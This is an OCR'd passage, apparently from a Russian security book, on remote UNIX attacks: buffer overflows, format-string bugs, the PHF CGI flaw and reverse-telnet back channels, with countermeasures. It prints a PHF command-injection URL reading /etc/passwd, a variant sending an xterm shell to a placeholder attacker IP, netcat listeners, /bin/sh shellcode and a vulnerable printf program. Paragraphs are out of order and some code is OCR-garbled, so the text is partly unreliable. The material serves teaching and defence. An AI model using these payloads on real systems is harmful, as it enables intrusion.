Безусловно, программа `xterm` представляет собой самое простое средство получения контроля над системой UNIX. Однако как быть в том случае, если об этом знает не только злоумышленник, но и администратор, удаливший систему X? Эта мера, конечно же, повысит безопасность системы UNIX, но одной ее недостаточно, так как в распоряжении потенциального взломщика остается еще много других методов получения несанкционированного доступа. Одним из таких методов, в частности, является создание обратных каналов. В данном случае термин *обратный канал* (back channel) применяется для описания механизма, с помощью которого коммуникационный канал создается по направлению от взламываемого узла к компьютеру взломщика, а не наоборот, как при использовании обычных коммуникационных каналов. Нужно напомнить, что в рассматриваемом примере взломщик не может получить интерактивный доступ к командной оболочке обычным способом, так как все порты, кроме 80 и 443, блокируются брандмауэром. Таким образом, злоумышленник должен добиться того, чтобы взламываемый сервер инициировал сеанс с его компьютером, т.е. создать обратный канал.

Для решения этой задачи можно воспользоваться несколькими методами. Первый из них, называемый *реверсивным сеансом telnet,* заключается в применении утилиты `telnet` для создания обратного канала от взламываемой системы к компьютеру взломщика. Название *реверсивный сеанс telnet* (reverse telnet) означает, что устанавливаемое с помощью команды `telnet` соединение инициализируется не системой взломщика, а системой, к которой он хочет получить доступ. В большинстве систем UNIX имеется клиент `telnet` и его использование практически никогда не ограничивается. Именно поэтому в тех случаях, когда программа xterm оказывается недоступной, `telnet` является вторым прекрасным средством, которое можно применить для создания обратного канала. Чтобы с помощью команды `telnet` создать обратный канал, необходимо воспользоваться всемогущей утилитой `nètcat` (nc). Для того чтобы другой компьютер мог связаться с вашим компьютером посредством утилиты `telnet`, необходимо, чтобы на последнем в режиме ожидания была запущена утилита nc, которая и обеспечит установку реверсивного соединения `telnet`. Для этого в двух отдельных окнах необходимо запустить на выполнение следующие команды.

```
[tsunami]# nc -l -n -v -p 80
listening on [any] 80

[tsunami]# nc -l -n -v -p 25
listening on [any] 25
```

Прежде чем запускать утилиту nc, убедитесь, что в вашей системе с входящими портами 80 и 25 не связано никаких служб, находящихся в режиме ожидания запросов, например HTTPD или `sendmail`. Если такие службы имеются, необходимо завершить выполнение соответствующих процессов с помощью команды `kill`, чтобы освободить требуемые порты для утилиты nc. Параметр -l означает, что утилиту nc необходимо запустить в режиме ожидания запросов; параметр -v включает режим вывода подробной информации; параметр -n указывает, что IP-адреса не нужно преобразовывать в имена узлов, а параметр -p определяет порт, который будет прослушиваться.

практикой и считается хорошим решением с точки зрения безопасности. Таким образом, если взломщику удастся проникнуть на Web-сервер, используя недостатки в обработке ввода PHF, он сможет выполнять код на сервере с уровнем привилегий пользователя nobody. Это, конечно, важно, но возможность запуска исполняемого кода — лишь первый шаг в получении интерактивного доступа к командной оболочке.

Операции в системе X

Популярность	*7*
Простота	*3*
Опасность	*8*
Степень риска	*6*

После того как взломщик получил возможность выполнять команды на Web-сервере, используя недостатки в реализации PHF, первым из методов, которым он воспользуется для получения интерактивного доступа к командной оболочке, будет применение средств X Windows системы UNIX (далее — просто X). X — это система оконного интерфейса, которая позволяет разным программам использовать один и тот же графический дисплей. Система X чрезвычайно устойчива и позволяет поддерживающим ее клиентским программам отображать свои результаты на локальном или на удаленном сервере X (с использованием портов 6000–6063). Один из самым удобных для взломщика инструментов в этом случае — клиентская программа `xterm`. Эта программа предназначена для запуска локальной командной оболочки, работающей под управлением X. Однако, применив параметр -display, взломщик может перенаправить командную оболочку на сервер X собственного компьютера. Вот так — быстро и просто.

Давайте посмотрим, как с использованием изъяна PHF злоумышленник может получить результаты, выходящие за рамки простого отображения содержимого файла passwd. Как вы помните, для достижения последнего результата использовалась следующая команда.

```
/cgi-bin/phf?Qalias=x%0a/bin/cat/%20/etc/passwd
```

Поскольку на Web-сервере взломщик может выполнять любые удаленные команды, то немного модифицированный вариант позволит получить и интерактивный доступ к командной оболочке. Все, что для этого нужно сделать, — это заменить команду `/bin/cat /etc/passwd` командой `/usr/X11R6/bin/xterm -ut -display` *`IP_хакера`*`:0.0`, как показано ниже.

```
/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display IP_хакера:0.0
```

Это приведет к тому, что удаленный сервер запустит xterm и выведет окно на X-сервере хакера, имеющего IP-адрес *`IP_хакера`*, с идентификатором окна 0 и идентификатором экрана 0. С этого момента в руках взломщика будет полный контроль над целевым компьютером. Кроме того, из-за использования параметра -ut это событие не будет зарегистрировано системой. Используемые в команде символы `%20` представляют собой шестнадцатеричное представление символов пробела, с помощью которых параметры отделяются друг от друга (для получения более подробной информации воспользуйтесь командой man ascii). Таким образом, взломщик получил интерактивный доступ к командной оболочке без регистрации любой службой Web-сервера. Кроме того, вы, должно быть, обратили внимание на то, что в команде использован полный путь к исполняемому файлу xterm. Это сделано, чтобы обеспечить запуск программы независимо от того, правильно ли установлена переменная окружения PATH. Применение полного имени файла гарантирует безусловный запуск соответствующей программы.

очень трудно выполнять проверку каждой порции входных данных, лучше, чтобы эти процедуры по умолчанию отбрасывали все критические данные. Кроме того, после компиляции тщательно контролируйте и тестируйте весь программный код.

Интерактивный доступ к командной оболочке

Обсудив два основных метода получения доступа к системе UNIX, поговорим и о методах, используемых для получения *доступа к командной оболочке*. Необходимо помнить, что основной целью любого взломщика является получение доступа к командной строке или к командной оболочке интересующей его системы. Традиционный метод получения интерактивного доступа к командной оболочке заключается в удаленной регистрации на сервере UNIX с помощью таких программ, как telnet, rlogin или ssh. Кроме того, можно выполнять команды, используя утилиты rsh, ssh или rexec, не проходя этапа удаленной регистрации. У вас может возникнуть вопрос: а что, если все службы, поддерживающие удаленный доступ, отключены или заблокированы на уровне брандмауэра? Может ли в этом случае взломщик получить доступ к командной оболочке целевой системы? Хороший вопрос. Давайте рассмотрим один пример, на котором можно исследовать различные методы, с помощью которых взломщик может получить интерактивный доступ к командной оболочке UNIX. Эти методы иллюстрируются на рис. 8.1.




Рис. 8.1. Упрощенная архитектура демилитаризованной зоны

Предположим, что взломщик пытается получить доступ к Web-серверу, работающему под управлением операционной системы UNIX, который находится в сегменте так называемой "демилитаризованной зоны" (DMZ) — небольшой сети, размещенной за промышленным маршрутизатором или брандмауэром, защищающим внутреннюю сеть. Тип и модель брандмауэра или маршрутизатора не имеют особого значения. Важно лишь понимать, что такое устройство относится к классу маршрутизирующих брандмауэров, которые не выполняют функций сервера-посредника ни для одной из служб. Предположим, что единственные службы, которые поддерживаются брандмауэром, — это HTTP (порт 80) и HTTP поверх SSL (HTTPS) (порт 443). Теперь предположим, что Web-сервер не может противостоять попыткам взлома, например, основанным на описанном выше изъяне PHF. Кроме того, пусть Web-сервер работает на уровне привилегий пользователя nobody, что является широко распространенной

PHF — это сценарий CGI (Common Gateway Interface — интерфейс общего шлюза), ставший стандартом в ранних версиях Web-сервера Apache и сервера HTTPD центра NCSA (National Center for Supercomputing Applications — Национальный центр суперкомпьютерных приложений). К сожалению, эта программа не в состоянии ни правильно провести синтаксический анализ входных данных, ни проверить их пригодность. Исходная версия сценария PHF принимала символ новой строки (%0a) и выполняла следующие за ним команды с привилегиями пользователя, запустившего Web-сервер. Поэтому сразу же был изобретен метод взлома PHF, показанный ниже.

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

На момент написания этой книги данный код не мог выполнить ничего, кроме вывода файлов паролей с помощью команды cat. Конечно, эта информация может использоваться для определения идентификаторов пользователей, а также зашифрованных паролей (при условии, что пароли не содержатся в файле с повышенной защитой shadow). В большинстве случаев этого достаточно, чтобы даже неопытный злоумышленник смог взломать файл паролей и зарегистрироваться в системе. Опытный же взломщик сможет не только проникнуть в систему, но и получить прямой доступ к командной оболочке, как будет показано ниже в этой главе. Помните, что этот изъян позволяет взломщику выполнить *любую* команду с привилегиями пользователя, от имени которого запущен Web-сервер. В большинстве случаев, конечно, таким пользователем является nobody, однако, к сожалению, нередко встречаются узлы, на которых Web-сервер работает на уровне привилегий суперпользователя root, — ни больше, ни меньше!

В 1996–1997 годах взломы PHF были очень популярны. От этих простых, но очень эффективных приемов пострадали очень многие Web-узлы. Поскольку данный подход пригоден и для проведения других взломов при отсутствии проверки ввода, необходимо хорошо понимать, как именно данный изъян используется злоумышленниками. В системе UNIX имеются *метасимволы,* зарезервированные для специальных целей. К таким метасимволам относятся следующие (данный перечень не является исчерпывающим).

```
\ / < > ! $ % ^ & * I { } [ ] " ' ~ ;
```

Если программа (или сценарий CGI) принимает какие-то данные, вводимые пользователем, и не проверяет их корректность, то такая программа может подвергнуться взлому с помощью специально подобранного кода. Этот метод обычно называется "выбросом" (escaping out) в командную оболочку и позволяет передать в качестве параметра один из метасимволов UNIX. Данный подход очень распространен и не ограничивается одними лишь сценариями PHF. Имеются многочисленные примеры незащищенных программ CGI, входящих в базовый комплект поставки Web-серверов. Что еще хуже, многие уязвимые программы создаются "профессиональными" разработчиками Web-узлов, имеющими весьма смутное представление о безопасности. К сожалению, с развитием электронной коммерческой деятельности и появлением множества соответствующих приложений с дополнительным набором функций (увеличивающих, соответственно, их сложность), количество таких взломов только возрастает.

Контрмеры

Как уже упоминалось раньше, одним из лучшим способов превентивной защиты является разработка программ с учетом требований обеспечения безопасности. Это же правило можно в полной мере применить и к защите от описанного выше приема. Абсолютно необходимо, чтобы программы и сценарии воспринимали только те данные, которые они должны воспринимать. В разделе часто задаваемых вопросов WWW Security, расположенном по адресу `http://www.w3.org/Security/Faq/www-security-faq.html`, содержится важная информация о том, как сделать защищенными программы CGI. Поскольку

Вот пример использования этой программы в действии.

```
[shadow $]  ./code DDDD%x%x
DDDDbffffaa44444444
```

Обратите внимание, что в стеке содержатся целочисленные аргументы, отформатированные с использованием директивы %x, которые выводятся в шестнадцатеричном формате. Что еще более интересно, результат выгаода второго аргумента, 44444444, представленный в памяти в виде строки "DDDD", является первой частью переданной строки форматирования. При изменении второй директивы %x на %п произойдет ошибка сегментации, если приложение попытается произвести запись по адресу 0x44444444 при условии, конечно, что это возможно. Вполне возможно, что взломщик изменит адрес возврата в стеке (как при использовании многих других изъянов). Это приведет к возврату из функции к сегменту кода, который взломщик передал внутри строки форматирования. Как легко заметить, описанную ситуацию можно быстро развить. Именно поэтому атаки, основанные на использовании строк форматирования, оказываются столь разрушительными.

0 Контрмеры: атаки с применением строк форматирования

Многие атаки с использованием строк форматирования основаны на тех же приемах, что и взлом с применением переполнения буфера: на изменении адреса возврата после вызова функции. Таким образом, в данном случае можно применить описанные выше контрмеры.

Кроме того, можно порекомендовать и дополнительные контрмеры. Пакет FormatGuard для системы Linux позволяет усовершенствовать библиотеку glibc с помощью набора макросов, обеспечивающих подсчет числа лексем "%" и аргументов. Этот пакет можно найти по адресу http://download.immunix.org/ImmunixOS/7.0/i386/-SRPMS/glibc-2.2-12_imnx_7.src.rpm.

Взлом при отсутствии проверки ввода

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*9*

В 1996 году Дженифер Майерс (Jennifer Myers) идентифицировал ставший впоследствии широко известным изъян PHF. Хотя такие атаки уже отошли в прошлое, на его примере очень хорошо видно, как может осуществляться взлом *при отсутствии проверки ввода* (input validation attack). Если вы разберетесь в основном механизме этого метода, то сможете применить полученные знания и к другим подобным подходам. В данной главе мы не будем посвящать много времени этой теме, поскольку она подробно рассматривается в главе 15. Наша цель — лишь показать, что собой представляет взлом при отсутствии проверки ввода и как с его помощью злоумышленник может получить доступ к системе UNIX.

Для осуществления такой атаки необходимо, чтобы выполнялись следующие условия.

Т Программа не в состоянии распознать синтаксически некорректные данные.

- Модуль воспринимает посторонние данные.
- Модуль не в состоянии обработать ситуацию при отсутствии определенных полей.

Л Возникновение ошибки корреляции значений полей.

При корректном использовании строки форматирования чрезвычайно полезны. Они обеспечивают возможность форматирования текста с использованием переменного числа параметров, каждый из которых должен соответствовать директиве, содержащейся в строке. Такие возможности предоставляет функция printf(), выполняющая поиск в строке форматирования символов "%". Когда такой символ найден, соответствующий параметр извлекается с помощью функции семейства stdarg. Символы, указанные за символом "%", рассматриваются как директивы, которые определяют формат переменной в строке вывода. В качестве примера можно привести директиву %i, обеспечивающую представление целочисленной переменной в читабельном десятичном формате. В данном случае использование функции printf("%i", val) приведет к выводу на экран десятичного представления переменной val. Проблемы нарушения безопасности возникают в том случае, когда количество директив не соответствует числу передаваемых аргументов. Стоит упомянуть о том, что каждый передаваемый параметр будет отформатирован и сохранен в стеке. Если при вызове функции директив оказалось больше, чем переданных параметров, то все последующие данные, содержащиеся в стеке, будут использоваться в качестве недостающих параметров. Таким образом, несоответствие числа директив и входных параметров может привести к ошибочному выводу данных.

Другая проблема возникает, если нерадивый программист использует пользовательскую строку в качестве самой строки форматирования. Примером подобной практики может послужить вывод строки, содержащейся в переменной buf. Например, для вывода строки на экран можно просто воспользоваться функцией puts(buf) или printf("%s", buf). Если программист не следует рекомендациям по использованию функций форматированного вывода, может возникнуть проблема. Хотя последующие аргументы в функции printf() являются необязательными, первым параметром всегда *должна* быть строка форматирования. Если в качестве строки форматирования применяется пользовательская строка, например, printf(buf), это приведет к потенциальному нарушению безопасности соответствующей программы. Взломщик может без особых проблем считать данные, хранящиеся в пространстве памяти процесса, передав соответствующие директивы форматирования (например, %x) и отобразив следующие друг за другом значения WORD, хранящиеся в стеке.

Чтение пространства памяти процесса само по себе является проблемой. Однако будет гораздо хуже, если у взломщика окажется возможность прямой записи в память. К радости взломщиков, функция printf() позволяет использовать директиву %n. При ее использовании функция printf() не будет форматировать и отображать соответствующий аргумент, а будет рассматривать его в качестве адреса целого значения, определяющего количество ранее записанных символов, которые будут сохранены по этому адресу. Последний ключевой момент описываемого изъяна заключается в том, что взломщик может разместить данные в стеке, которые будут обработаны заданной им строкой форматирования. Это можно осуществить, воспользовавшись функцией printf и способом, с помощью которого она обрабатывает саму строку форматирования. До обработки данные должны быть размещены в стеке. Таким образом, если в строке форматирования будет содержаться достаточное число необходимых директив, то саму строку можно будет использовать для хранения аргументов содержащихся в ней директив.

Вот пример реализации описанного подхода.

```
#include <stdio.h>
ttinclude<string.h>
int main(int argc, char **argv)  {
        char buf[2048] = { 0 };
        strncpy(buf, argv[1], sizeof(buf) - 1);
        printf(buf);
        putchar('\n');
        return(0);
}
```

В то время как многие администраторы изо всех сил пытаются предотвратить переполнение стека, отключив режим выполнения помещенного в него кода, их подстерегают другие опасности, причиной которых является несовершенный код. В наши планы не входит подробное рассмотрение этого вопроса. Достаточно лишь сказать, что переполнение свободной памяти (которая называется также *кучей* (heap) или динамической памятью) также может оказаться достаточно опасным. В этом случае переполняется память, динамически распределенная приложением. Такой тип переполнения отличается от переполнения стека, зависящего от длины фиксированного буфера. К сожалению, разработчики программного обеспечения, как правило, не предусматривают эквивалентного параметра, "запрещающего выполнение кода, помещенного в свободную память". Таким образом, просто запретив выполнение кода, помещенного в стек, нельзя обеспечить достаточно высокий уровень защиты. Дополнительную информацию о переполнении динамической памяти можно найти в результатах исследований группы wOOwOO по адресу `http://www.w00w00.org/files/heaptut/heaptut.txt`.

Кроме приведенных выше контрмер, можно воспользоваться также пакетами защиты от вторжений, например Saint Jude. Этот пакет представляет собой модуль ядра системы Linux и может применяться для ядра версий 2.2.0 и 2.4.0 (`http://-prdownloads.sourceforge.net/stjude/`). В этом модуле реализована модель Saint Jude, позволяющая предотвратить несанкционированное расширение привилегий (`http://prdownloads.sourceforge.net/stjude/StJudeModel.pdf`). Парадигма обеспечения безопасности, используемая в модели Saint Jude, позволяет обнаруживать локальные и, что более важно, удаленные попытки получения привилегий root непосредственно в процессе атаки (например, при возникновении условия переполнения буфера). После выявления попытки взлома модуль Saint Jude завершит выполнение процесса, предотвращая таким образом возможность получения прав суперпользователя. При этом все необходимые действия выполняются без проверки сигнатуры известных атак, что обеспечивает возможность применения такого подхода как против известных, так и неизвестных ранее методов взлома.

Взлом с использованием строки форматирования

Популярность	*8*
Простота	*8*
Опасность	*10*
***Степень** риска*	*9*

Каждые несколько лет компьютерный мир потрясают принципиально новые изъяны. Изъяны строки форматирования обсуждались в течение многих лет, однако связанный с ними реальный риск нарушения безопасности оставался неясным вплоть до середины 2000 года. Как уже упоминалось выше, изъян переполнения буфера, тесно связанный с шаблонами форматирования, был описан в 1996 году. Обе атаки очень похожи друг на друга и обусловлены лишь плохим стилем программирования.

Изъян строки форматирования является следствием неявных ошибок в программировании при использовании функций форматированного вывода, таких как `printf()` и `sprintf()`. Взломщик может передать тщательно спроектированные текстовые строки, в которых содержатся директивы форматирования, и заставить целевой компьютер выполнить требуемый код. Это может привести к серьезным проблемам нарушения безопасности, если приложение запущено с привилегиями root. Естественно, большинство взломщиков сосредоточат свои усилия на программах, запускаемых с правами SUID суперпользователя.

Отключение неиспользуемых или потенциально опасных служб

На протяжении этой главы мы будем возвращаться много раз к этому вопросу. Если какие-то неиспользуемые или потенциально опасные службы не являются жизненно необходимыми для работы системы UNIX, отключите их. Помните, что ни один злоумышленник не может проникнуть в систему через неработающую службу. Кроме того, мы настоятельно рекомендуем использовать TCP-оболочки (tcpd) и xinetd (http://www.synack.net/xinetd/) для того, чтобы можно было избирательно применять списки управления доступом на уровне служб, а также воспользоваться дополнительным возможностями регистрации событий. Конечно, не к каждой службе можно применить оболочку. Однако применение этого средства лишь к некоторым службам может значительно повысить защищенность вашей системы. Кроме того, оцените возможность использования фильтрации пакетов на уровне ядра, поддержка которой уже стала стандартной для большинства бесплатных операционных систем UNIX (например, ipchains или netfilter для Linux, ipf для BSD). Хорошие рекомендации по использованию ipchains для обеспечения безопасности можно найти по адресу http://www.linuxdoc.org/HOWTO/IPCHAINS-HOWTO.html. Для ядра системы Linux 2.4 можно порекомендовать пакет netfilter (http://netfilter.samba.org/unreliable-guides/netfilter-hacking-HOWTO/netfilter-hacking-HOWTO.linuxdoc.html#toc3). Пакет ipf Даррена Рида (Darren Reed) является одним из лучших и может быть добавлен во многие версии системы UNIX (кроме Linux). Для получения об этом пакете более подробной информации обращайтесь по адресу http://www.obfuscation.org/ipf/ipf-howto.html.

Отключение режима поддержки выполнения стека

Некоторые радетели чистоты нередко прибегают даже к отключению режима поддержки выполнения стека (stack execution), чтобы обеспечить защиту каждой программы от взлома с помощью переполнения буфера. Хотя такое решение может привести к некоторым побочным эффектам, в большинстве систем оно все же обеспечивает защиту от скрытого использования уязвимых мест. Для Linux имеется модуль обновления, позволяющий отключить режим поддержки выполнения стека, который можно применять в системах с ядром версий 2.0.x и 2.2.x (для версии 2.4 также планируется выпустить подобный модуль). Этот модуль обновления можно найти по адресу http://www.openwall.com/linux/.

Для системы Solaris версии 2.6, 7 и 8 мы настоятельно рекомендуем включить поддержку режима, запрещающего выполнение стека (no-stack execution). Это позволит обезопасить систему Solaris от применения множества методов взлома, приводящих к переполнению буфера. Хотя прикладной двоичный интерфейс (ABI — Application Binary Interface) компаний Intel и SPARC позволяет выполнять код, находящийся в сегменте стека, большинство программ будет работать вполне корректно даже при отключенном стеке. По умолчанию в системах Solaris 2.6, 7 и 8 режим выполнения стека включен. Для того чтобы отключить поддержку этого режима, добавьте следующую строку в файл /etc/system.

```
set noexec_user_stack=1
set noexec_user_stack_log=1
```

Помните, что запрещение выполнения стека — не панацея. Отключив этот режим, обычно можно зарегистрировать любую программу, которая попытается выполнить код, помещенный в стек, и таким образом можно остановить взломщиков с "низкой квалификацией". Однако опытные взломщики чрезвычайно изобретательны и вполне могут написать код (и воспользоваться им), который приведет к переполнению буфера с последующим взломом системы, несмотря на то, что в ней запрещено выполнение стека.

Т При проектировании программы всегда оценивайте ее с точки зрения безопасности. К сожалению, зачастую программы создаются наспех, чтобы успеть к установленному сроку. В таких ситуациях безопасность — это последнее, о чем думают разработчики. При этом поставщики программного обеспечения даже не беспокоятся о том, чтобы своевременно устранять изъяны по мере их обнаружения. Более подробная информация по этому вопросу приведена в разделе Secure UNIX Program по адресу `http://www.whitefang.com/sup/index.html`.

■ Рассмотрите возможность использования безопасного компилятора, такого, например, как StackGuard из набора средств Immunix (`http://immunix.org/`), разрабатываемого в рамках проекта, поддерживаемого компанией WireX Communications, Inc. В этом компиляторе используется подход, заключающийся в "вакцинации" программ во время компиляции, что позволяет свести к минимуму риск возникновения переполнения буфера. Кроме того, к механизмам защиты относится динамическая библиотека libsafe (`http://www.avaylabs.com/project/libsafe/index.html`), предназначенная для перехвата вызовов уязвимых функций на уровне операционной системы. Более подробную информацию о функциональных возможностях libsafe, а также о механизме переполнения буфера можно получить по адресу `http://the.wiretapped.net/security/host-security/libsafe/paper.html#sec:exploit`. Помните о том, что подобные механизмы нельзя рассматривать как "серебряную пулю", так что при их использовании все же не стоит забывать о необходимости обеспечения безопасности.

- Нужно проверять все аргументы, получаемые от пользователя или какой-либо программы. Такая проверка, конечно, может замедлить работу некоторых приложений, но это не очень высокая цена за безопасность. При проведении проверки особое внимание необходимо уделять принадлежности используемых значений корректным диапазонам, особенно для переменных окружения.
- Используйте безопасные процедуры, такие как `fget()`, `strncpy()` и `strncat()` и проверяйте коды возврата системных вызовов.
- Уменьшите количество кода, запускаемого с привилегиями root. Этого можно достичь за счет минимизации использования программ, которым требуются права SUID суперпользователя. Если даже злоумышленнику удастся успешно применить к такой программе атаку с переполнением буфера, то ему все равно придется повышать полученные привилегии до уровня root.

А И наконец, применяйте все модули обновления, предоставляемые поставщиком программного обеспечения.

Тестирование и аудит каждой программы

Очень важно выполнять тестирование и аудит каждой программы. Часто случается, что программисты даже не задумываются о том, может ли в их программе возникнуть ошибка переполнения буфера. Однако всегда найдется кто-нибудь, кто не только задумается над этим, но и приложит все усилия для того, чтобы найти такие ошибки и воспользоваться ими в своих целях. Одним из лучших примеров тестирования и аудита кода UNIX является проект OpenBSD (`http://www.openbsd.org`), которым руководит Тео де Раадт (Theo de Raadt). Программисты, работающие над проектом OpenBSD, постоянно проверяют и перепроверяют исходный код друг друга и уже исправили сотни ошибок, которые могут привести к переполнению буфера, не говоря уже о более серьезных проблемах, имеющих отношение к безопасности. Именно из-за столь грамотного подхода к тщательному аудиту, применяемого разработчиками OpenBSD, эта операционная система заслужила репутацию одной из самых надежных из свободно распространяемых версий UNIX.

Вместо того чтобы отправлять бессмысленную строку, состоящую из 1000 символов a, взломщик, скорее, передаст определенный код, который после переполнения буфера выполнит команду /bin/sh. Если, как мы условились, sendmail работает с привилегиями суперпользователя, то после запуска /bin/sh взломщик сразу же сможет получить доступ в качестве суперпользователя. Возможно, вы никак не можете понять, каким же образом программа sendmail узнает, что ей нужно выполнить команду /bin/sh? Все очень просто. В процессе взлома в качестве параметра команде VRFY передается строка, призванная вызвать переполнение буфера, частью которой является специальный ассемблерный код. При переполнении буфера адрес возврата переустанавливается на код, переданный хакером, что позволяет последнему получить полный контроль над программой. Другими словами, вместо возврата управления из функции по нужному адресу выполняется некоторый код взломщика, передаваемый в этом же пакете данных и запускающий команду /bin/sh.

Конечно, необходимо помнить, что ассемблерный код очень сильно зависит от архитектуры и используемой операционной системы. Поэтому данные, используемые для переполнения буфера системы Solaris, установленной на компьютерах с процессорами Intel, не имеют ничего общего с данными, предназначенными для взлома системы Solaris компьютеров SPARC. Следующий пример показывает, как выглядит машинный код (такой код еще называют "яйцом" (egg), по аналогии с яйцами кукушки, которые она подкладывает в чужие гнезда), предназначенный для переполнения буфера на платформе Linux X86.

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Очевидно, что взлом с помощью переполнения буфера чрезвычайно опасен. Достаточно сказать, что он не раз использовался во многих успешных попытках получения несанкционированного доступа. Приведенный выше пример очень прост. На самом деле работающий код создать очень трудно. Однако зачастую изобретать велосипед не приходится: множество таких "яиц" уже было создано хакерами и помещено в Internet. Описание деталей процесса создания "яйца" выходит за рамки этой книги, поэтому мы советуем познакомиться с упоминавшейся выше статьей хакера Алефа Вана (Aleph One) в журнале *Phrack Magazine* по адресу http://www.codetalker.com/whitepapers/other/p49-14.html. Если вы хотите усовершенствовать свои навыки написания ассемблерного кода, прочитайте книгу Криса Дрейка (Chris Drake) и Кимберли Браун (Kimberley Brown) *Panic — UNIX System Crash and Dump Analysis.* Кроме того, группа программистов и специалистов по безопасности Teco (Teso) разработала несколько утилит, которые позволяют автоматически генерировать подобный код. Эти средства можно найти по адресуhttp://teso.scene.at/releases.php3.

О Контрмеры: защита от переполнения буфера

Практика безопасного кодирования

Лучшим методом защиты от переполнения буфера является программирование, в процессе которого учитываются все требования обеспечения безопасности. Хотя на практике невозможно спроектировать и запрограммировать систему таким образом, чтобы в ней не было ни одной ошибки, существуют подходы, способные минимизировать вероятность возникновения переполнения буфера. Среди таких рекомендаций можно выделить следующие.

сможет получить доступ к интересующему его компьютеру. С точки зрения же программиста, программа, получившая данные, к приему которых она не была готова, выдает нежелательные результаты. Методы взлома с использованием данных можно разделить на две категории: атака путем переполнения буфера и взлом при отсутствии проверки ввода. В последующих подразделах каждая из этих категорий будет рассмотрена более подробно.

Взлом путем переполнения буфера

Популярность	*8*
Простота	*8*
Опасность	*10*
Степень риска	*9*

В ноябре 1996 года подходы к компьютерной безопасности изменились раз и навсегда. Ведущий списка рассылки Bugtraq Алеф Ван (Aleph One) опубликовал в номере 49 журнала *Phrack Magazine,* посвященного вопросам безопасности, статью под названием "Разрушение стека для развлечения и извлечения выгоды" *(Smashing The Stack For Fun And Profit).* Эта статья произвела колоссальный эффект на состояние дел в сфере обеспечения безопасности, поскольку в ней очень ясно показано, как практика некачественного программирования может привести к нарушению безопасности путем переполнения буфера. Первые упоминания об использовании этой методологии датируются 1988 годом в связи с нашумевшим делом о сетевом черве Роберта Морриса (Robert Morris), однако полезной информации о ее конкретных подробностях не было вплоть до 1996 года.

Состояние *переполнения буфера* (buffer overflow) возникает тогда, когда пользователь или процесс пытается поместить в буфер (или массив фиксированного размера) данных больше, чем для этого выделено памяти программистом. Подобная ситуация зачастую связана с использованием таких функций языка C, как `strcpy()`, `strcat()` и `sprintf()`, а также ряда других. Переполнение буфера обычно приводит к генерации ошибки нарушения сегментации. Однако это состояние может вызываться преднамеренно с целью получения доступа к системе. Хотя мы рассматриваем методы взлома с помощью удаленного доступа, переполнение буфера может происходить и в локальных программах, о чем мы поговорим несколько позже. Для того чтобы лучше понять, как этот метод взлома срабатывает на практике, давайте рассмотрим один очень простой пример.

Допустим, для вводимых данных в программе выделяется буфер фиксированного размера 128 байт. Предположим, что этот буфер создается для размещения данных, поступающих от команды `VRFY` программы `sendmail`. Как вы помните из главы 3, эта команда использовалась для того, чтобы установить потенциальных пользователей по их почтовым адресам. Предположим также, что sendmail запущена в контексте прав *SUID* пользователя root и пользуется его привилегиями (во многих системах это так и есть, хотя и не всегда). Что произойдет, если взломщик подключится к демону sendmail и отправит в качестве параметра команды `VRFY` строку, состоящую из 1000 символов a, а не короткое имя пользователя?

```
echo "vrfy `perl -e 'print "a" x 1000'`" | nc www.targetsystem.com 25
```

Поскольку буфер, предназначенный для хранения параметра VRFY, имеет размер всего 128 байт, он переполнится. Это может привести к генерации состояния DoS и аварийному завершению демона sendmail. Однако более опасными являются ситуации, когда программа, буфер которой переполнился, продолжает работать и выполняет при этом программный код, переданный ей в виде избыточных данных. Именно это и есть основная цель рассматриваемой в данном разделе атаки.

Окончание табл. 8.1

Инструмент	Описание	Адрес
OpenSSH	Замещает r-команды и позволяет выполнять те же функции с поддержкой шифрования и аутентификации RSA	http://www.openssh.org/

Помимо этих средств, необходимо реализовать хорошие процедуры управления паролями, соответствующие следующим основным требованиям.

V Обеспечение того, чтобы все пользователи применяли надежные пароли.

- Принудительная смена паролей один раз в 30 дней для привилегированных пользователей и один раз в 60 дней для обычных пользователей.
- Минимальная длина пароля должна составлять шесть символов, а еще лучше — восемь.
- Регистрация неудачных попыток аутентификации.
- Настройка служб таким образом, чтобы после трех неудачных попыток регистрации выполнялся разрыв соединения.
- Реализация режима блокировки учетных записей везде, где это возможно (не забывайте при этом о возможных проблемах, связанных с отказом в обслуживании, специально вызываемых действиями взломщика).
- Отключение неиспользуемых служб.
- Использование средств генерации паролей, не позволяющих пользователям выбирать легко угадываемые пароли.
- Не использовать один и тот же пароль для доступа к разным системам.
- Не допускать, чтобы пользователи записывали свои пароли.
- Не допускать разглашения паролей посторонним.
- Использовать при возможности одноразовые пароли.

Ж Обеспечение того, чтобы встроенными учетными записями вида setup и admin не использовались пароли, установленные для них по умолчанию.

Дополнительную информацию по выбору паролей можно найти в документе AusCERT SA-93:04 (ftp://auscert.au/pub/auscert/advisory/AA-93.04.Password.Policy.Guidelines/).

